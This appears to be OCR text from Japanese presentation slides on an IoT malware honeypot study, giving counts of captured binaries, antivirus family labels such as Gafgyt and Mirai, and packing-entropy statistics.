
Telnetベースのマルウェア感染の流れ



マルウェアのバイナリーDLの例




捕獲できているバイナリー



捕獲バイナリーのCPU アーキテクチャ

- #IoT malware binaries : 16847 (25,000+ as of 2018/4/27) (20161002~20170424)




AV によるラベルによると

Kaspersky	# binaries
Backdoor.Linux.Gafgyt	12846
Backdoor.Linux.Mirai	465
Backdoor.Linux.Hajime	16
Backdoor.Linux.Tsunami	196
Backdoor.Linux.IrcShell.p	26
Trojan-Downloader.Shell.Agent.p	1
Backdoor.Linux.Katien.e	10
Trojan-Downloader.Linux.Gafgyt.b	14
Trojan-DDoS.Linux.Agent.o	9
unknown	2066


Miraiの攻撃が多く観測される現状においても、捕獲バイナリーは、異常に “Gafgyt” (=bashlite) に偏っている。理由は、ハニーポットがMirai亜種のコマンドに対応していなかったため。最近は、ハニーポットを避けるマルウェアも多少みられる。

パッキング?


Not packed (low entropy)	12909	98.54%
Possibly packed (high entropy)	191	1.46%
Total	13100	




Telnetベースのマルウェア感染の流れ

